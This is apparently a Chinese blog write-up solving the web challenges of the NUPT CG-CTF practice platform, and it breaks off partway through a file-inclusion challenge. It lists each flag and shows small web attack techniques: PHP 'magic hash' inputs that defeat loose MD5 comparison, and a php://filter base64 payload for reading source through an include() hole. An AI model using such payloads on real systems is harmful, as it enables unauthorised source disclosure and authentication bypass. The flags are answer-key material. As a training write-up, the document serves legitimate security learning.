南邮ctf nctf CG-CTF web题writeup

原创

XQin9T1an 于 2019-08-03 13:30:36 发布 2138 收藏 11

文章标签： 南

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/a895963248/article/details/96110845

版权


目录

CG-CTF链接：

https://cgctf.nuptsast.com/challenges#Web

0x01 签到题


题目链接：http://chinalover.sinaapp.com/web1/



key在哪里?

https://blog.csdn.net/a895963248

查看源码可得到flag




```
<html>
    <title>key在哪里？</title>
    <head>
        <meta http-equiv="content-type" content="text/html;charset=utf-8">
        <a style="display:none">nctf{flag_admiaanaaaaaaaaaaa}</a>
    </head>
    <body>
    key在哪里？
    </body>
</html>
```

https://blog.csdn.net/a895963248

flag:nctf{flag_admiaanaaaaaaaaaaa}

0x02 md5 collision

题目链接：http://chinalover.sinaapp.com/web19/


题目给了源码

```
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
```

经分析，题目需要我们输入一个a值，要求a的md5值与'QNKCDZO'的md5值相同
QNKCDZO的md5值为0e830400451993494058024219903391
要使a的md5值与给出的md5值相同进行强行爆破不太现实
仔细观察给出的md5值发现 该值以0e开头的
PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，它把每一个以"0e"开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以"0e"开头的，那么PHP将会认为他们相同，都是0
所以我们只需要找到md5值为0e开头的值赋予a 则可以得到flag
以下几个值作为参考

```
s878926199a
0e545993274517709034328855841020
s155964671a
0e342768416822451524974117254469
s214587387a
0e848240448830537924465865611904
```

所以在url后面跟上 `?a=s878926199a` 即可得到flag




nctf{md5_collision_is_easy}

https://blog.csdn.net/a895963248

flag:nctf{md5_collision_is_easy}

0x03 签到2

题目链接：http://teamxlc.sinaapp.com/web1/02298884f0724c04293b4d8c0178615e/index.php




尚未登录或口令错误

输入框：
请输入口令：zhimakaimen 开门

https://blog.csdn.net/a895963248

题目要求输入口令，而口令在下方已经直接给出
但是我们直接输入是不行的，因为输入框限制了输入的长度为10
我们按下F12，将输入框限制输入长度改为更长，这里我改成了20


修改完毕后，在输入框中输入下面的口令，即可得到flag



flag:nctf{follow_me_to_exploit}


0x04 这题不是WEB

题目链接：http://chinalover.sinaapp.com/web2/index.html



chinalover.sinaapp.com/web2/index.html

答案又是啥。。



https://blog.csdn.net/a895963248

经分析后，flag一定跟图片有关，将图片另存为本地
将图片用文本格式或者用WinHex打开
可以看到flag隐藏在文本的最后面

```
 49 4A 4B 4C 4D                                                    ANSI ASC
 15 00 49 00 4A   HD >鹭u传簡勣鸥p喋賒QO1J褕A?~紇匿??  溳鄡捵  ?跕 翍 ⁄6L   !?   ~ ,  I J
 18 53 2F B5 09  ⁄     €~們剝? ?\\ 廡 憭摄暝;8  .湅 臬、?  ? ., 瓣?? ?  .8墾絀A8'   S⁄?
 81 D8 06 62 48 /'藆;轿摺m; ?终  J '老邊  ;猎  ?  ?袜疴鈬庠 S'?  ?瘚? FM迍A  ?  \  ?bH鶇
 C0 18 84 A3 A0 OhV胖 ??鞳  nB  狣"瘴u4n<G硿      欐癨IW?Z+皰e?1G腜` f蚎+wf{?B [ bJ 祆 劊?
 1A 2C DE 3C 05 蘇耆戟F?扡?酎I璔 h-胾?[   秧??C磔d枴欢镋 <奈  "U 紋 鞭  飥T ??脰M膛 ,? ?
 D5 E1 7E 82 EC n妮S赮鴢 3?e ⁄?Y  蠦玽 `z 拙 S?O v  E_?澤e 梹??G 蚙担`@?  C?? b收醣傴豷 ?
 A9 1C 44 A1 1F 狯| $衭  ' ね 蟦蝑60?xA ? {aA|靸扴襭?   ?? ]   lu%欣}傝竅])??x< [ ?D? 卤?
 30 82 1F 1A F8  蝹€  尷?? 譟郎!? 4€   h?l ??.雀胏 ?C唒4坻  ?   {A蠸?8卫鈆eYt? ?? ?,  I J
 56 22 1A 00 88  ? ??u斸G R( 賊鶸 ?^??Rh? RH?=蛟? X鑻錄R]`?耛t?!粦g? 0堙渡 ?V"  ?   S⁄?? ?*
 85 02 21 3C C6 #櫰E?丞?  懩$蝤?  杪?u ?@#l?  鮅j??帳6Π?n窺Y*劣 ?篁? 蠈+,?陌?!<?\  ?bH?
 05 F8 81 DC 2C ,  楣?? €掉R2,?詩獻|j皽 [H`W I `??+I 5鶴 ?丨姊弩y缏z O?*pP    ?? ??衭 劊?
 A7 BC 2B 1C E0 s瞨?#lp燎 F氿?趎? p?  靿?SLa脛韦`€ Zp铁  oq?z柧€kxt祭?O<潊 鑭A #擗b+ ?' 羽*
 BF 2D AF 14 03  t赦敛??B 坚憮    残 \€'吱  ?? l謺靦膬x}体?秤€灴n`YoR蛓tY 勝髑cz笑 j??  ?
 38 3B 8F 97 98 o€x慔鰔€ij 卸? >8?ひ聆?k `?  !?   ~ ,  G G 1    €~們剝唦8噴媽 ?    8; 梹? ?
 DC D4 CC 0F 3B 櫸 . ?'殺  ?懆?が?;8北?'J  ?<?''8?  艎J6?  穫壖岩釉罩S?舟~ S? 茉?;?  ,? ?
 0C 19 70 A4 A3 S  忏?  SS 覜旃       -  灬??? ZL 蠦 )| !* ?AC嚼"??b?-.b| ??  ? p灬傴 } ?
 1F FF E2 26 00 2e 楨嚥原?]2?S? eT"?川  :  ?  O?  E 皎?I ?籣*扩)?楈4k   ??意?   ? J?Ydc貌 ?
 BB C3 87 B9 02 a 粂碢箇I ?  ~>悅?f峒S €鄾犆   %|x?C  u.o菔鮀\   嬨 棶?S鯨?迸 ? ?M幻嘪 '?
 10 5A 4F DB C6  絁}檜  8鉉XO涋h p)??礷|?x?b q?鈾粗孀囉?`? n\"?瑍 ] o藪m闻泯 o?6?ZO燮?L?
 38 12 03 04 3C mvト勞 鱌臏 音7?/l稭}髓鮽  (r   锑? $犥# x$?1  ?m 酚-  傲 x蛁菠3$G`\68   <
 00 7F 6E 68 C0  (?6 `@u尨哑        鷙!c偲] [  攫  孑???? a?D\癚fu    ),r  q屉蓎/L? nh?
 C8 E5 E0 22 20 €  所Hf~\? ' 顎?\" \ 0鄛傑埂?j h 熾2p?U┫??? ?  .  ㈱B I浼€ KJ!   儒? · ?'??
 18 1B 8A 26 80 躑扩抓邯  斸G浮8y]璘 鉎?  k癇  A  TX  僓1?3,?m)堙l#?0贸蠨[- ?? ? ? ?€?
 F2 F0 6D C4 C5 尊L雷 瑕;-粖`玓?柩恚 駒沫嶝繵   ?豁 ?噗j??故5X#羊  1? R竦   榶 藐?跪餧吶痚
 D7 00 AC 00 76  鄧  RLq!縜餘創=嗖"  芭? 偝卧 ;蒞 鵠摩?*3襫  倢  ?綯溦     ? ?   \P ??v
 A0 A1 84 38 38 5蘚€?t輂獎< 阮 rW   !?   ~ ,  G C 1    €~們剝?啧妹?奚垒?敗杻  ?8;6棤  88
 20 0C E3 85 10         ?/儔~J  稜?;捣骄坷谅媚牌侨墒颂臀強兕 - 璽<  ⁄      讕  AQ 卩 ?? 鉦
 01 4A 94 0C B4 ⁄ Q?@ Q腴噔駛Z誏拃@   2mc "邍 寞??茫?& 貥B 剎'鶴爨餥? 齲|肘b??鈑№ J??ıh?
 18 A2 29 68 02 駙?睪  6?盪[嗅(へ?鄧2 焟p  (   9u 鑲t 蚼   C€???h3堷[?H  S. '6 Y 贈 ?h  J
 37 89 DC F0 20 ?1菅蓁鎮? 淹猭ю僶     棺B?' 钦`c-懞?4(Pg?垠瞱8%另Q虾輅     ???S鎞m7韭?  <'
 6E FC 10 42 07   5;貧90榷mB?    @絧?d}?  s ?桀  ?y虏 ??旖?   4 裹閱.?L x*  p 樘?n?B 吶?
 08 06 75 F8 21  (&? L  *~紃翻LqW坢流d孽? 梹 ㈱     ?!mX? 藥  ??  F儤暉m~鋼??X ?舐  u???v刎?
 68 E2 D1 C8 46 ? ???p癚  |C?   臗  \鬈 谤(b %  d!  b? X鴒  Q鑒 k?蔏\Q眶??€! ?C h庋幕  88
 DE 07 2D 38 72  m愚~嚍% s  ' !?$ 旖I坲e鼓  k.? 6?'  ?H 10   ?q?_俌i  0譈   馥 ?栟 -8r? 鉦
 5E 10 02 BF 4B ? ?俛F  ?參J) ?V   鈶R!(釁c# 1傲 ) 0,s  埱 ?[i 缔氿  詨m x  B覬t簹 鼯  緗
 E6 36 06 14 5C     V郝榽??It! ?i儡儗墡? 臏0驴 陶  z:{?P?  X枇嘺) f佢? 魆#|堝   蜊?  \38
 28 90 04 A5 82 亮???硨?蘗驢?h犴? p? ,в 蝹?醒 屠  3, Xa焗? 嶝纓羹毓?Rk 髁毓?  (    匨??? 鉦
 5B 09 BC 60 03 T 粂OO攤 @|?j宍汛   @蹈 H×??擂 X> 刎鸐任蠽c 編 p煊m p 鍔W^篧+?  ?R慁 糮
 5F 63 61 6E 5F   X2A 妙垀 ！瘠洵瘧  蚺?  '褧  €纙( 0d?鉸岜颉[韭  砸^赁枎   ;nctf{photo_can_
                 also_hid3_msg}
```


https://blog.csdn.net/a895963248

flag:nctf{photo_can_also_hid3_msg}

0x05 层层递进

题目链接：http://chinalover.sinaapp.com/web3/

链接打开后是一个很正常的网页



我们查看源码，可以看到一个名为SO.html的网页

```
43 <body style="overflow:auto;">
44 <iframe runat="server" src="SO.html" width="100%" height="
45 <iframe runat="server" src="http://www.lunzhiyu.com" width
46
47
```

https://blog.csdn.net/a895963248

题如其名，层层递进，点开SO.html后还有S0.html、SO.htm、S0.htm

最后我们会找到一个叫404.html的网页


在源码中我们可以看到一串奇怪的js注释，仔细观察一下就可以得到flag

```
14 <!-- Placed at the end of the document so the pages load faster --
15 <!--
16 <script src="./js/jquery-n.7.2.min.js"></script>
17 <script src="./js/jquery-c.7.2.min.js"></script>
18 <script src="./js/jquery-t.7.2.min.js"></script>
19 <script src="./js/jquery-f.7.2.min.js"></script>
20 <script src="./js/jquery-{.7.2.min.js"></script>
21 <script src="./js/jquery-t.7.2.min.js"></script>
22 <script src="./js/jquery-h.7.2.min.js"></script>
23 <script src="./js/jquery-i.7.2.min.js"></script>
24 <script src="./js/jquery-s.7.2.min.js"></script>
25 <script src="./js/jquery-_.7.2.min.js"></script>
26 <script src="./js/jquery-i.7.2.min.js"></script>
```

```
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-a.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-l.7.2.min.js"></script>
<script src="./js/jquery-4.7.2.min.js"></script>
<script src="./js/jquery-g.7.2.min.js"></script>
<script src="./js/jquery-}.7.2.min.js"></script>
-->
```

https://blog.csdn.net/a895963248

此外我们也可以使用burp 很快就能找到404.html




flag:nctf{this_is_a_fl4g}


0x06 AAencode

题目链接：http://homura.cc/CGfiles/aaencode.txt

链接打开后全是颜文字表情(o–o) 这里应该是Unicode编码



右键另存为页面到本地 aaencode.txt 保存后再打开 就可以得到正常的aaencode




复制下来 在浏览器中按F12 在控制台中 粘贴这些颜文字 即可得到flag

flag:nctf{javascript_aaencode}


0x07 单身二十年

题目链接：http://chinalover.sinaapp.com/web8/



https://blog.csdn.net/a895963248

点开burp抓包，可以得到flag




flag:nctf{yougotit_script_now}

0x08 php decode

题目给出代码：

```
<?php
function CLsI($ZzvSWE) {

    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));

    for ($i = 0; $i < strlen($ZzvSWE); $i++) {

        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);

    }

    return $ZzvSWE;

}
eval(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));
?>
```


直接放到php里面跑一遍



Parse error: syntax error, unexpected '{' in **D:\phpStudy\WWW\test.php(15) : eval()'d code** on line **2**

https://blog.csdn.net/a895963248


发现有语法错误，把eval改成echo，即可得到flag



flag:nctf{gzip_base64_hhhhhh}


0x09 文件包含

题目链接：http://4.chinalover.sinaapp.com/web7/index.php



https://blog.csdn.net/a895963248

点开链接后，有一个click me?no 点一下



https://blog.csdn.net/a895963248

此时url为

```
http://4.chinalover.sinaapp.com/web7/index.php?file=show.php
```


通过对url进行分析以及题目名称文件包含来看，题目提示flag在index中，这里发送了file为key，show.php为value的GET请求

```
<?php
 $file = $_GET["file"];
 ... ...
 include($file);
?>
```

index.php大致内容如上，通过访问index.php?file=show.php，则$file=show.php，也就是include(show.php)，而对于php的include()函数，会获取指定文件的内容，在执行前将代码插入到index.php文件中。而如果被包含的文件中无有效的php代码，则会直接输出无效的文件内容。通常利用无效代码这一点来将文件内容输出。
通过以上分析，我们应该是需要获取index.php文件的内容进行下一步分析，那么就需要利用include()，包含index.php，并且是无效代码的index.php文件，尝试使用php伪协议php://filter，以base64编码格式读取文件（因为base64编码的index.php无法执行，将会被直接输出），构造：

```
file=php://filter/read=convert.base64-encode/resource=[文件路径]
```

